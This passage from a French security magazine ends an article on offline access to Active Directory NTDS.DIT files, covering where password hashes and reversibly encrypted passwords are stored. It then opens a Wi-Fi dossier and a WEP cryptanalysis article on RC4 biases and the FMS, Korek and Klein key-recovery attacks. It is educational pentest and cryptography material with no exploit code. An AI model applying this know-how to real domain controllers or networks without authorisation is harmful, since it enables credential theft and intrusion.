À peu près à la même date (2003), un auteur russe a publié sur le site http://www.void.ru/ une série d'articles très détaillés sur la manière dont sont stockés les mots de passe dans Active Directory, et particulièrement les mots de passe « en clair » lorsque l'option ***Store password using reversible encryption*** est activée pour un compte utilisateur... ou pour le domaine entier !

NOTE

Cette option est nécessaire si les utilisateurs sont amenés à s'authentifier par d'autres algorithmes que LM et NTLM - typiquement CRAM-MD5 ou CHAP. Le système doit alors conserver les mots de passe « en clair » [12], car les empreintes LM et NTLM ne lui sont d'aucune utilité dans ce cas.

Cet auteur se repose lui aussi sur les bibliothèques fournies par Microsoft (principalement `ESENT.DLL`) pour accéder aux données Active Directory et les exporter au format XML. Il ne rentre pas dans les détails d'implémentation du fichier `NTDS.DIT`. La lecture des mots de passe est donc possible, mais pas leur modification.

Malheureusement, tous les travaux de cet auteur ont disparu et ne sont accessibles que grâce à archive.org **[13]** - ce qui n'inclut pas les codes sources. À ce sujet, si un lecteur dispose d'une copie des fichiers attachés à ces articles, je suis preneur !

2.4 Digression sur les mots de passe en clair

Une présentation ultérieure lors de la conférence *HAR* 2009 **[14]** a définitivement réglé le problème des mots de passe « en clair ».

La réponse se trouve dans la fonction `RetrieveCleartextPassword()` de la bibliothèque `RASSFM.DLL`. Cette fonction utilise grosso modo un sel, une clé en dur, un secret de la LSA, et la fonction de chiffrement RC4 pour stocker les mots de passe de manière réversible dans l'attribut `userParameters` de chaque utilisateur. L'outil `RevDump` a été publié pour inverser cette opération.

Enfin... rien n'est jamais définitif dans le monde Windows, puisque les méthodes de stockage et de chiffrement ont évolué dans Windows 2008, et que l'outil susmentionné ne fonctionne plus!

2.5 EseDbViewer

L'outil open source **[15]** EseDbViewer **[16]** permet d'éditer les fichiers Windows Mail, Windows Desktop Search et Windows Live Messenger, qui font usage de la même technologie de stockage.

Cet outil n'est pas capable d'ouvrir un fichier Active Directory de type `NTDS.DIT`.

Ou du moins n'était pas capable, car cet outil repose lui aussi sur les bibliothèques fournies par Microsoft (à savoir `ESENT.DLL`). Or après quelques tests, il s'avère que la version de cette bibliothèque livrée avec Windows Vista et Windows Seven supporte également le format Active Directory, contrairement aux versions antérieures (ex. Windows XP).

La cause de ce comportement subtil n'a pas été investiguée : il est plus simple de réécrire le logiciel en partant des API Jet* **[17]** que de le déboguer.

Compte tenu des noms charmants assignés aux 300 000 colonnes de cette « base de données », il faut un certain temps (ou quelques recherches Google) pour retrouver où sont stockés les *hash* :

- ATTk589879 = Hash LM ;
- ATTk589914 = Hash NTLM ;
- ATTk589918 = Historique du hash NTLM ;
- ATTk589984 = Historique du hash LM.

Ces colonnes ne contiennent pas les hash « en clair », mais une forme chiffrée (à l'aide d'une clé protégée à son tour par la SYSKEY du DC) - sinon un simple « grep » dans le fichier `NTDS.DIT` aurait suffi pour extraire les hash :)

Rien d'insurmontable non plus, mais ceci est une autre histoire...

3 Travaux actuels

Tous les travaux antérieurs reposent sur les bibliothèques fournies par Microsoft, principalement `ESENT.DLL`. Aucun ne s'est attaqué au format interne du fichier `NTDS.DIT`.

Toutefois, plusieurs publications récentes pourraient changer la donne.

3.1 Documentation Microsoft

Dans le cadre de l'initiative « Open Specification Promise » **[18]**, Microsoft a publié un grand nombre de documents techniques auparavant internes. Les spécifications publiées couvrent essentiellement les protocoles de communication, ainsi que quelques formats de fichiers (comme Microsoft Office).

Le cas d'Active Directory est couvert par les documents suivants :

- [MS-ADTS] : *Active Directory Technical Specification* ;
- [MS-ADA1] : *Active Directory Schema Attributes A-L* ;
- [MS-ADA2] : *Active Directory Schema Attributes M* ;
- [MS-ADA3] : *Active Directory Schema Attributes N-Z* ;
- [MS-ADSC] : *Active Directory Schema Classes* ;
- [MS-ADLS] : *Active Directory Lightweight Directory Services Schema.*

Les formats de fichier et les détails d'implémentation ne font pas partie des documents disponibles actuellement.

3.2 libesedb

La vraie nouveauté est la publication il y a quelques mois de la bibliothèque open source `libesedb` **[19]** par un expert dans le domaine du *forensics*. Cette bibliothèque permet enfin d'entrevoir la possibilité d'une édition *offline* du fichier Active Directory de manière complètement indépendante des bibliothèques Microsoft.

Pour l'instant, l'ouverture d'un fichier Active Directory déclenche encore quelques bogues dans le code disponible, mais gageons que ces bogues sont en passe d'être corrigés (si ça n'est pas déjà le cas au moment où cet article sera disponible en kiosque).

Conclusion

L'édition offline d'un fichier Active Directory ne change pas radicalement la donne dans le domaine du *pentest* : les outils existant actuellement sont déjà parfaitement capables d'extraire les condensats des mots de passe depuis un système *live*, ce qui est le cas le plus courant (il est rare que le contrôleur de domaine soit éteint lors d'un pentest :)).

L'intérêt majeur des outils offline est leur fiabilité totale : il est pour ainsi dire impossible de crasher le système audité lorsqu'on travaille sur une copie de sauvegarde de données...

Il faut toutefois remarquer que l'état de l'art dans le domaine des outils publiquement disponibles a très peu évolué ces dernières années : le 64 bits est à peine supporté, personne ne s'est intéressé aux mots de passe stockés en clair dans Active Directory, ni aux autres secrets potentiellement intéressants (ex. DPAPI, BitLocker).

Le véritable apport de l'édition offline, c'est à mon sens la possibilité de modifier le contenu du fichier Active Directory au-delà des limites imposées par les API Microsoft. Ce qui conduit à des scénarios de compromission intéressants, réalisés depuis des contrôleurs de domaine isolés sur des sites distants et moins bien protégés physiquement, par exemple.

Microsoft ne s'y est pas trompé et propose avec Windows 2008 le rôle de *Read-Only Domain Controller* (RODC **[20]**), qui limite le nombre de secrets répliqués localement et empêche la propagation dans la forêt de toute modification apportée à la base Active Directory locale. Preuve qu'un vrai risque a été identifié. ■

REMERCIEMENTS

Aurélien B., pour sa connaissance insondable de Windows.

Fabrice D., pour sa bonne humeur inextinguible.

J.-B. pour ses idées et ses tuyaux.

RÉFÉRENCES

[1] http://support.microsoft.com/kb/256986

[2] http://fr.wikipedia.org/wiki/Extensible_Storage_Engine

[3] À ne pas confondre avec le moteur de Microsoft Access, appelé « Jet Red » :)

[4] http://alt.pluralsight.com/wiki/default.aspx/Craig/HoboCopy.html

[5] http://amnesia.gtisc.gatech.edu/~moyix/suzibandit.ltd.uk/MSc/

[6] http://pogostick.net/~pnh/ntpasswd/

[7] http://tbiro.com/

[8] http://msdn.microsoft.com/en-us/library/ms684493(VS.85).aspx

[9] http://msdn.microsoft.com/en-us/library/aa964813(VS.85).aspx

[10] http://technet.microsoft.com/fr-fr/library/cc772633(WS.10).aspx

[11] Le format des SID est détaillé sur le site Microsoft : http://msdn.microsoft.com/en-us/library/aa379597(v=VS.85).aspx

[12] Pour ceux qui n'ont pas le courage d'utiliser Google Translate, la réponse courte semble être RetrieveCleartextPassword() dans RASSFM.DLL :)

[13] http://web.archive.org/web/20051031110814/www.void.ru/content/1081, http://web.archive.org/web/20051031110929/http://www.void.ru/content/1090

[14] ... ou du moins compilé en bytecode .NET non obfusqué :)

[15] http://blog.teusink.net/2009/08/passwords-stored-using-reversible.html

[16] http://www.woany.co.uk/esedbviewer/

[17] http://www.microsoft.com/interop/osp/default.mspx

[18] Exemple ici : http://blogs.msdn.com/b/windowssdk/archive/2008/10/23/esent-extensible-storage-engine-api-in-the-windows-sdk.aspx

[19] http://sourceforge.net/projects/libesedb/

[20] http://technet.microsoft.com/en-us/librarycc732801%28WS.10%29.aspx

DOSSIER

FOCUS

LA SÉCURITÉ DU WI-FI, DES PAROLES EN L'AIR ?

Le Wi-Fi a révolutionné notre connectivité. Finis les câbles inaccessibles, ou ceux qui traînent au milieu du salon, le long des plinthes, ou dans les faux plafonds, le sans fil est partout.

Lancée il y a une grosse dizaine d'années, la sécurité proposée dès le début était friable. En effet, l'idée de brancher plein d'utilisateurs sur un même *hub* a causé quelques élévations dubitatives de sourcils. Rares étaient les personnes à ne pas avoir encore saisi les différences entre *hubs* et *switchs*. Et là, le Wi-Fi nous sort avec ses *Access Points* un magnifique hub sans fil.

Diantre, il faut donc mettre de la sécurité !

Et là, c'est le drame... pardon, le WEP. Dès sa conception, des doutes émergèrent. Il ne fallut pas attendre longtemps pour que les premières attaques soient dévoilées. Et depuis, de nouvelles attaques continuent de sortir, toujours plus efficaces.

En cette époque reculée (10 ans, une éternité en temps informatique), ce n'est pas comme s'il y avait encore des gens pour croire que les réseaux étaient habités par des Bisounours : pourquoi mettre en place de la sécurité, ça coûte cher et ça ne sert à rien.

Le WPA est venu remplacer le WEP, lui-même remplacé par WPA2. Malgré quelques attaques, tout cela tient encore la route. Et pourtant, on trouve encore de nombreux réseaux en WEP. Peut-être parce que le WPA a été conçu par des cryptologues, et non des « marketeux »... mais je ne fais là qu'une hypothèse (qui a dit que le marketing ne sait pas faire de cryptographie).

Comme mentionné en préambule, le Wi-Fi a fait évoluer les notions de réseau. Déjà, le périmètre perd son aspect physique, les ondes se propageant au-delà du boîtier du *firewall*. Mais ce sont surtout les comportements qui ont changé dans l'utilisation des réseaux sans fil. Et cette modification de comportements a causé de nouveaux besoins. Ainsi, il a fallu repenser la sécurité des réseaux sans fil au niveau de leur architecture. Le chiffrement étant assuré par WEP (hmmm), WPA et WPA2, reste à gérer le cas de l'authentification, autrement délicat pour un réseau sur lequel tout le monde à portée d'ondes peut se brancher.

Une des plus flagrantes applications du Wi-Fi est venue du déploiement d'Internet partout : dans les gares, les trains, les aéroports, les hôtels, les *guest-houses* (où le Wi-Fi est bien souvent gratuit alors que dans les hôtels, son prix est proportionnel au nombre d'étoiles de l'hôtel), mais aussi chez les particuliers avec des accès partagés. Ce confort d'utilisation a généré de nouvelles applications, la plus fameuse étant le portail (soi-disant) captif. Qui n'a pas testé les paramètres de l'application en finissant par tomber sur le mode *debug* qui autorise gratuitement la connexion ? Ou monter un tunnel DNS ?...

Le dossier de ce numéro revient sur tous ces points. Une présentation minutieuse de la sécurité et de la cryptographie avec WEP et WPA, les problèmes d'architecture et des portails captifs. Nous avions abordé quelques-uns de ces points dans le dossier de *MISC* n°6, les fidèles s'en souviendront et pourront comparer les évolutions.

CRYPTANALYSE DU PROTOCOLE WEP

Martin Vuagnoux

mots-clés : RC4 / WEP / Wi-Fi

Dans cet article, nous allons détailler les vulnérabilités cryptographiques du protocole WEP. Nous allons premièrement étudier les mécanismes de confidentialité, ainsi que leurs faiblesses. L'objectif est de détailler chronologiquement comment les vulnérabilités de WEP ont été découvertes et mettre en lumière les liens entre celles-ci. Nous allons également présenter les nouvelles attaques sur WEP découvertes en août 2010. Les descriptions de ces attaques se veulent intuitives, mais les références aux articles techniques seront données pour permettre au lecteur intéressé d'avoir accès à tous les détails. Nous allons également présenter les risques liés aux mécanismes d'intégrité et d'authentification.

1 Introduction

Le protocole WEP, ou *Wired Equivalent Privacy*, est défini dans le standard IEEE 802.11 pour permettre la protection des communications sans fil plus connues sous le nom de « Wi-Fi ». Ratifié en 1999, ce protocole se doit de suivre une loi américaine sur l'exportation d'algorithmes de chiffrement. La clé secrète doit être limitée à 40 bits. Plus tard, une version exportable utilisant une clé secrète de 104 bits est autorisée une fois la loi annulée.

De toute l'histoire de la cryptanalyse moderne, le protocole WEP est sûrement un des exemples les plus connus par le grand public. La première raison est peut-être sa faisabilité. Dans le monde de la cryptographie, un algorithme est considéré comme cassé lorsqu'une attaque de moindre complexité que la recherche exhaustive est trouvée. En pratique, peu de faiblesses dans des algorithmes de chiffrement peuvent être exploitées. WEP fait partie de ce nombre restreints d'algorithmes réellement cassés. Deuxièmement, casser une clé WEP permet l'obtention d'un accès indu à un réseau sans fil. Que ça soit pour pirater la connexion internet de son voisin ou dans le cadre d'un audit de piratage éthique, recouvrer une clé WEP est devenu un sport que chaque expert en sécurité se doit de maîtriser.

Dans cet article, nous allons détailler les différentes attaques cryptographiques capables de recouvrer une clé WEP. Cette cryptanalyse va nous permettre de comprendre comment ces attaques ont été découvertes. Nous allons également détailler les nouvelles attaques sur WEP découvertes par Sephredad, Vaudenay et Vuagnoux et présentées à la conférence *Selected Areas in Cryptography* en août 2010.

1.1 Cryptanalyse

Il n'existe pas vraiment de méthode générique pour étudier la sécurité d'un protocole cryptographique. Une approche simplifiée consiste à étudier les trois mécanismes majeurs d'un cryptosystème.

1.1.1 Confidentialité

Un algorithme de chiffrement se doit de garantir la confidentialité des données. C'est-à-dire qu'un adversaire, susceptible de capturer la communication chiffrée entre Alice et Bob, ne doit pas être capable d'en retrouver le contenu (i.e. le texte clair). Pour ce faire, WEP utilise la primitive cryptographique RC4 qui sera détaillée ci-dessous.

1.1.2 Intégrité

Un cryptosystème se doit de protéger l'intégrité des données. Cette composante est souvent combinée avec l'authentification des données, car elles reposent sur les mêmes primitives. Ainsi, un adversaire ne doit pas être capable de modifier les données échangées entre Alice et Bob sans que ceux-ci puissent le détecter. Dans le cas du protocole WEP, cette notion d'intégrité est (très mal) assurée par une primitive non cryptographique, un contrôle de redondance cyclique (CRC32). Nous verrons par la suite pourquoi cette primitive n'est pas un bon choix pour garantir l'intégrité des données. Nous verrons également comment exploiter ce contrôle de redondance cyclique pour injecter du trafic chiffré sans connaître la clé secrète.

1.1.3 Authentification

Une composante essentielle d'un système cryptographique est l'authentification. Alice et Bob doivent s'assurer de ne pas communiquer avec une tierce personne (on parle généralement d'une attaque dite de l'homme-du-milieu). Pour ce faire, le protocole WEP utilise une authentification par pair. Le réseau est identifié à l'aide d'un nom (ESSID) et éventuellement une adresse MAC (BSSID). Cela ne constitue en rien une authentification cryptographique. Le point d'accès utilise une authentification optionnelle pour identifier les clients. Celle-ci s'appelle l'authentification par clé partagée (*Shared Authentication*). Nous verrons par la suite comment se servir de ce mécanisme d'authentification pour injecter du trafic chiffré sans même connaître la clé secrète.

2 Analyse de la confidentialité des données

Cryptanalyser un protocole de chiffrement se résume souvent à l'analyse de sa notion de confidentialité. Dans le cadre du protocole WEP, cette section est vraisemblablement la plus importante, c'est pourquoi nous avons décidé de la détailler de manière chronologique. Le but étant de comprendre comment les attaques se retrouvent parfois corrélées. Notons que nous n'allons pas détailler toutes les techniques utilisées pour attaquer WEP, celles-ci sont bien trop nombreuses. Toutefois, nous allons décrire leur fonctionnement de manière intuitive en explicitant les étapes essentielles. Afin de pouvoir nous renseigner complètement sur chacune des attaques, nous donnerons les articles techniques en référence.

2.1 RC4

Pour comprendre le processus de chiffrement de WEP, nous devons détailler sa primitive cryptographique, l'algorithme RC4. Celui-ci a été inventé par Ron Rivest (le R de RSA) en 1987. Il a été premièrement gardé secret, jusqu'à sa publication anonyme sur la liste de messagerie Cypherpunks en septembre 1994. RC4 est également utilisé par le protocole SSL/TLS, TKIP, Microsoft Word, Oracle, etc. Cet algorithme de chiffrement par flot a été abondamment étudié, vraisemblablement parce qu'il est mathématiquement simple. RC4 se décompose en deux algorithmes, Le *Key Scheduling Algorithm* (KSA) et le *Pseudo Random Generator Algorithm* (PRGA).

2.1.1 KSA

L'objectif de cet algorithme est de mélanger un tableau appelé S contenant 256 octets à l'aide d'une clé secrète. Pour ce faire, KSA permute deux valeurs pointées par les registres i et j. Cette opération est effectuée 256 fois, afin de permuter au moins une fois toutes les valeurs du tableau S. Le registre i est un compteur alors que le registre j dépend de la valeur de la clé secrète. À chaque étape du KSA, le tableau est récursivement nommé S, S0, S1, S2, ... ,S255. La figure [KSA] décrit ce processus sous la forme d'un algorithme.

Algorithm 1 RC4 Key Scheduling Algorithm (KSA)

1: **for** $i = 0$ to $N - 1$ **do**
2: $S[i] \leftarrow i$
3: **end for**
4: $j \leftarrow 0$
5: **for** $i = 0$ to $N - 1$ **do**
6: $j \leftarrow j + S[i] + K[i \bmod \ell] \bmod N$
7: swap($S[i]$,$S[j]$)
8: **end for**

Figure [KSA] : Key Scheduling Algorithm. N = 256 et l=16 dans le cas d'une clé de 128 bits

2.1.2 PRGA

Une fois le KSA exécuté, nous obtenons un tableau de 256 valeurs permutées en fonction de la clé secrète. Ce tableau, appelé S255 ou encore S'0, va ensuite être utilisé par le PRGA pour générer un octet de keystream. Celui-ci sera ensuite XORé avec le texte clair pour obtenir le texte chiffré. Notons que lorsqu'un octet de *keystream* est généré, le tableau de 256 octets S'0 est légèrement modifié en permutant deux valeurs (celles pointées par les registres i et j également). Celui-ci se nomme alors S'1, puis S'2 lorsque le deuxième octet du keystream est généré, etc. La figure [PRGA] décrit cet algorithme.

2.1.3 Attaques de Roos/Wagner

En 1995, suite à la publication du cryptosystème RC4, Roos et Wagner trouvent en collaboration un certain nombre de vulnérabilités dans le KSA et le PRGA de RC4. En particulier, Roos **[Roos95]** remarque que certaines

Algorithm 2 RC4 Pseudo Random Generator Algorithm (PRGA)

1: $i \leftarrow 0$
2: $j \leftarrow 0$
3: **loop**
4: $\quad i \leftarrow i + 1 \bmod N$
5: $\quad j \leftarrow j + S[i] \bmod N$
6: $\quad \text{swap}(S[i], S[j])$
7: $\quad$ keystream word $z_i = S[S[i] + S[j] \bmod N]$
8: **end loop**

Figure [PRGA] : Pseudo Random Generator Algorithm

valeurs du tableau de 256 octets générés par le KSA (S255 ou S'0) ne seront permutées qu'une seule fois. En effet, selon l'algorithme [KSA], celui-ci permute les valeurs pointées par les registres i et j. Si le registre i est incrémenté de 0 à 255 et donc couvre l'entièreté du tableau, la valeur de j dépend de la clé secrète et peut être considérée comme complètement aléatoire (on parle alors d'un KSA idéalisé). Il existe donc une chance non négligeable pour qu'une valeur du tableau ne soit permutée qu'une fois. En effet, les 256 tirages aléatoires de la valeur de j ne couvrent pas forcément toutes les valeurs entre 0 et 255). Ainsi, il est possible de déterminer certaines valeurs du tableau généré par le KSA avec une probabilité de succès biaisée. De plus, KSA utilise récursivement les octets de la clé secrète. On parle de fonction pseudo triangulaire (*pseudo T-function* en anglais). Cette particularité permet d'avoir des valeurs de S255 ne contenant que certains octets de la clé. La figure [ROOS] décrit les probabilités de succès des valeurs biaisées du tableau S255 en fonction des octets de la clé secrète). Par exemple, la première valeur du tableau S255[0] est égale à K[0] avec une probabilité de 0.37 (au lieu de 0.0039 en considérant une distribution uniforme aléatoire).

Lemme (Lemme de Roos). *La valeur la plus probable pour $S_{N-1}[p]$ où S_{N-1} est le tableau généré à la fin du KSA est*

$$S_{N-1}[p] \overset{P_{\text{Roos}}(p)}{=} \sum_{x=0}^{p} K[x \bmod \ell] \; \frac{p \cdot (p+1)}{2} \bmod N$$

p	P_{Roos}							
0-7	0.370	0.368	0.362	0.358	0.349	0.340	0.330	0.322
8-15	0.309	0.298	0.285	0.275	0.260	0.245	0.229	0.216
16-23	0.203	0.189	0.173	0.161	0.147	0.135	0.124	0.112
24-31	0.101	0.090	0.082	0.074	0.064	0.057	0.051	0.044
32-39	0.039	0.035	0.030	0.026	0.023	0.020	0.017	0.014
40-47	0.013	0.012	0.010	0.009	0.008	0.007	0.006	0.006

TABLE 1 – Probabilités de valeurs biaisées observées par Roos.

Figure [ROOS] : Description des biais de Roos dans le KSA de RC4

Dans plusieurs échanges sur la liste de messagerie sci.crypt en 1995, Roos et Wagner **[Wagner95]** déterminent même une attaque complète sur RC4. En effet, en considérant que les trois premiers octets de la clé secrète sont connus de l'attaquant, celui-ci peut « envoyer » une valeur contenant un octet inconnu de la clé (par exemple le premier octet inconnu K[3]) sur le premier octet du keystream. Pour ce faire, les trois premiers octets de la clé secrète doivent avoir une combinaison spécifique. Ils nomment cette famille de clés des « clés faibles ».

Voici un exemple pour illustrer une attaque utilisant une « clé faible ». Soient les trois premiers octets de la clé composés des valeurs K[0] = 3, K[1] = 255 et K[2], une valeur arbitraire différente de 251 ou 252. Le tableau ci-dessous [TAB1] décrit les trois premières rondes du KSA. Supposons maintenant que durant les 252 dernières rondes, j ne soit jamais égal à 3. On peut donc décrire les premiers éléments de S255 comme S255[0] = 3, S255[1] = 0 et S255[3] = S2[j3]. La probabilité d'obtenir cette configuration est d'environ 5 %.

S_i							i	j
0	1	2	3	4	$\cdots$	255		
3	1	2	**0**	4	$\cdots$	255	0	$0+0+IV_0=3$
3	**0**	2	**1**	4	$\cdots$	255	1	$3+S_0[1]+IV_1=3$
3	0	$x+5$	1	4	$\cdots$	255	2	$3+S_1[2]+IV_2=x+5$
3	0	·	$S_2[j_3]$ ·		$\cdots$	255	3	$x+5+S_2[3]+K[3]=j_3$

Figure [TAB1] : Exemple de l'exécution d'un KSA avec une clé faible

Maintenant, en considérant l'exécution du PRGA, on obtient la configuration suivante (voir figure [TAB2]). Selon la définition du PRGA, le premier octet du keystream nous donne la valeur de S2[j3] avec une probabilité de succès de 5 % en moyenne. Grâce à cette valeur et au KSA, on peut donc recouvrer K[3], le premier octet inconnu de la clé, en fonction des précédents octets connus de la clé K[0], K[1] et K[2].

S						i	j
3	0	·	$S_2[j_3]$ ·	$\cdots$	255		
0	**3**	·	$S_2[j_3]$ ·	$\cdots$	255	1	$j+S_{255}[i]=0+0=0$

$$z_1 = S'_1[S'_1[1] + S'_1[S_{255}[1]] = S'_1[S_{255}[0] + S_{255}[1]]$$
$$\overset{5\%}{=} S_3[S_2[0] + S_2[1]] = S_2[j_3]$$

$$K[3] = S_2^{-1}[z_1] - S_2[3] - j_2 = S_2^{-1}[z_1] - x - 6$$

Figure [TAB2] : Exemple de l'exécution du PRGA avec une clé faible, puis récupération de la valeur de K[3]

Ainsi, pour autant qu'un attaquant connaisse les trois premiers octets de la clé secrète, ainsi que le texte clair du premier octet du chiffré, il peut obtenir le premier octet du keystream et potentiellement recouvrer un octet inconnu de la clé secrète. Malheureusement, le biais n'est pas important et il faudrait une multitude de textes chiffrés, dont seulement les trois premiers octets de la clé ne seraient pas fixes. En cryptographie, on parle de « clés liées » (*related keys*). Cette attaque ne s'appliquant en pratique sur aucune utilisation de RC4 connue, elle fut quelque peu oubliée.

2.1.4 Les biais de Jenkins

En 1996, Jenkins s'est également intéressé à la sécurité de RC4 et du PRGA en particulier. Celui-ci a détaillé sur sa page web **[Jenkins96]** la découverte d'un biais intéressant décrit dans la figure [JENKINS].

$$z_i = S'_i[S'_i[i] + S'_i[j]] = S'_i[i] = i - S'_i[j]$$

Figure [JENKINS] : L'égalité de Jenkins est vraie avec une probabilité de succès de 2/256 au lieu de 1/256 (distribution uniforme aléatoire).

Comme la précédente attaque, Jenkins ne pouvant appliquer ce biais en pratique sur RC4, celui-ci a été oublié.

2.2 IEEE 802.11 (1999)

Revenons au standard défini en 1999, soit 4 ans après la découverte des clés faibles de Roos et Wagner. Le standard IEEE 802.11 a pour objectif (entre autres) de sécuriser la communication sans fil. Une solution est de chiffrer la communication en utilisant RC4. Chaque paquet pourrait par exemple être XORé avec le keystream de RC4.

Toutefois, c'est au niveau de la couche de liaison du modèle OSI que l'algorithme de chiffrement opère. Cela pose un sérieux problème de synchronisation. Comme il s'agit de communications sans fil, il est fort probable que des paquets soient perdus. Normalement, la perte d'un paquet n'est pas problématique, car le protocole de transport est là pour le détecter. Cependant, ces données sont chiffrées. Il est donc impossible de déchiffrer correctement le paquet sans savoir quel morceau du keystream est utilisé pour le chiffrer.

Afin d'éviter un lourd processus de synchronisation, l'alliance Wi-Fi a choisi de chiffrer chaque paquet indépendamment. Malheureusement, cela pose un nouveau problème : RC4 est un algorithme de chiffrement par flot, on ne doit jamais utiliser deux fois la même clé (sinon, en XORant deux paquets chiffrés, on obtient le XOR des deux textes clairs). L'idée fut donc d'ajouter un compteur (vecteur d'initialisation ou IV) à la clé fixe et de transmettre ce compteur en clair avec le paquet de données chiffré. WEP propose d'utiliser les trois premiers octets de la clé comme vecteur d'initialisation. Ainsi d'une taille de 64 bits (respectivement 128 bits), les clés ne restent secrètes que pour 40 bits (respectivement 104 bits). Tout cela ressemble furieusement au cas critique d'utilisation de RC4 décrit par Roos et Wagner en 1995.

Il manque encore un élément pour que cette attaque fonctionne. Un attaquant doit connaître le premier octet du keystream. Par chance, la norme RFC 1042 définit un en-tête du message pratiquement constant. En particulier, le premier octet est systématiquement 0xAA. Ainsi, en XORant 0xAA et le premier octet du texte chiffré, l'attaquant est capable d'obtenir le premier octet du keystream de chaque paquet. 5 ans après la découverte des « clés faibles » de Roos et Wagner, les responsables du standard IEEE 802.11 viennent de créer un algorithme vulnérable sur mesure.

2.3 Attaque FMS (2001)

Ce n'est qu'en 2001 que Fluhrer Mantin et Shamir redécouvrent **[Fluhrer01]** les « clés faibles » de RC4 et proposent une attaque pratique sur WEP. L'attaque est quasiment identique à celle de Roos et Wagner. Elle est un peu améliorée dans une version étendue de l'article : un attaquant récupère un certain nombre de paquets chiffrés puis mémorise le compteur (les trois premiers octets publics) ainsi que l'octet du keystream (le premier octet du texte chiffré XORé avec 0xAA). Selon les valeurs du compteur (IV), l'attaquant « vote » pour une valeur du quatrième octet de la clé K[3] (le premier octet inconnu). Le biais est de l'ordre de 5 %. C'est-à-dire que l'attaque retourne correctement la valeur de K[3] dans 5 % des cas (au lieu de 1/256 dans le cas d'une distribution uniforme aléatoire). Une fois cet octet trouvé, d'autres valeurs du compteur permettent de recouvrer le cinquième octet de la clé K[5], puis K[6], jusqu'à K[15] (dans le cadre d'une clé WEP de 104 bits). La complexité de l'attaque dépend donc du nombre de paquets chiffrés capturés. En considérant une distribution aléatoire de l'IV, il faut environ quatre millions de paquets chiffrés pour recouvrer une clé secrète de 104 bits avec une probabilité plus grande que 1/2.

L'alliance Wi-Fi réagit contre ces attaques en proposant un filtre qui évite l'utilisation d'IV vulnérables. Ce filtrage est par exemple utilisé par les différentes piles 802.11 du noyau Linux.

2.4 Attaques de Korek (2004)

En 2004, un hacker nommé « Korek » publie dans un forum **[Korek04]**, **[Korek04a]** une série de nouvelles attaques conditionnelles sur WEP. Korek en décrit pas moins de 17. L'énorme avantage de ces nouvelles attaques par rapport à la précédente est qu'elles dépendent de la valeur du premier et du deuxième octet du keystream. Ainsi, il n'est pas possible de filtrer ces valeurs en fonction de l'IV seulement. De plus, ces attaques possèdent une probabilité de succès bien plus grande (autour de 15 % de succès pour l'attaque A_u15).

Les attaques de Korek se basent toutes sur la même technique. L'idée est d'exploiter le biais de Roos dans le KSA de RC4, et de le combiner à d'autres vulnérabilités

du PRGA. Le premier type d'attaque a pour but d'envoyer une certaine valeur contenant un octet de la clé secrète (par exemple K[3]) directement sur le premier ou le deuxième octet du keystream. Il s'agit de la généralisation des attaques FMS. Le deuxième type d'attaque est d'agir indirectement sur la valeur du premier octet du keystream. Un dernier type d'attaque vote négativement pour des valeurs d'octets de la clé secrète. Par exemple, certaines valeurs ne sont pas possibles. Ces votes négatifs aident à améliorer le recouvrement de la clé secrète. Pour plus d'informations sur la description des attaques Korek ainsi que leur classification, nous vous recommandons la lecture de **[Chaabouni06]** et **[Vuagnoux10]**.

Notons que certaines attaques de Korek avaient au préalable été découvertes notamment par David Hulton **[Hulton02]** et Andrea Bittau **[Bittau03]**. En exploitant les améliorations de Korek, la complexité de recouvrement de la clé diminue, ne demandant qu'environ 800000 paquets chiffrés pour une clé de 104 bits.

$$S'_i[j] \overset{P_j}{=} i - z_i \qquad \text{(Biai de Jenkins } P_j = 2/N) \qquad (1)$$

$$S'_{i-1}[i] \overset{P'}{=} S_i[i] \qquad P' = ((N-1)/N)^{N-2} \qquad (2)$$

$$S'_i[j] = S'_{i-1}[i] \qquad \text{(étape 6 du PRGA)} \qquad (3)$$

$$S_i[i] = S_{i-1}[j_i] \qquad \text{(KSA)} \qquad (4)$$

$$j_i = S_{i-1}[i] + j_{i-1} + K[i] \qquad \text{(étape 6 du KSA)} \qquad (5)$$

(1) avec respectivement (3), (2), (4) et (5) on obtient

$$K[p] \overset{P_{\text{Klein}}}{=} S_{p-1}^{-1}[p - z_p \bmod N] - S_{p-1}[p] - j_{p-1} \bmod N$$

avec la probabilité

$$P_{\text{Klein}} = \frac{2}{N} \cdot \left(\frac{N-1}{N}\right)^{N-2} + \frac{N-2}{N(N-1)} \cdot \left(1 - \left(\frac{N-1}{N}\right)^{N-2}\right) \approx \frac{1.36}{N}$$

Figure [KLEIN] : Biais de Klein (combinaison du biais de Jenkins et des biais de Roos)

2.4.1 Aircrack

Les attaques de Korek ont été fortement médiatisées par l'application Aircrack développée par Christophe Devine en 2004. Celle-ci permet également d'engendrer du trafic réseau en rejouant des paquets ARP capturés. En effet, WEP ne propose aucune protection contre le rejeu de paquets. Ainsi, l'obtention de quelques 800000 paquets chiffrés ne demande plus des mois de capture passive du trafic. De plus, les paquets ARP sont facilement identifiables, grâce à leur longueur caractéristique (qui ne change pas, car un algorithme de chiffrement par flot est utilisé). En quelques minutes, Aircrack permet de recouvrer une clé secrète de manière automatisée. La difficulté réside essentiellement dans la configuration des pilotes de cartes sans fil utilisés pour injecter du trafic réseau. Aircrack a été par la suite amélioré pour devenir Aircrack-ng. Il reste l'outil le plus utilisé actuellement pour le recouvrement de clés WEP.

2.5 Attaques de Klein (2006)

En 2006, Klein publie sur son site web **[Klein06]** une nouvelle attaque sur WEP. En fait, il s'agit de la combinaison des biais de Roos dans le KSA de RC4 avec le biais de Jenkins découvert en 1996. Ci-dessous, nous donnons le passage du biais de Jenkins à la valeur de K[p] (le p-ème octet de la clé). Nous utilisons également les biais de Roos **[ROOS]** représentés sous la forme de la probabilité P' (voir l'équation 4).

Contrairement aux attaques précédentes, ce biais est bien plus faible. Il permet de recouvrer un octet de la clé avec une probabilité de succès de l'ordre de 1.36/256. Toutefois, le grand avantage de cette attaque repose sur le nombre de paquets exploitables. Contrairement aux attaques précédentes, qui sont conditionnées par les valeurs de l'IV et des octets du keystream, chaque paquet chiffré peut être exploité. En combinant des vulnérabilités du KSA et du PRGA, Klein est capable de fournir un recouvrement de clé WEP avec moins de 25000 paquets chiffrés. Il s'agit d'une estimation théorique, bien loin de la réalité, plus proche de 100000 paquets.

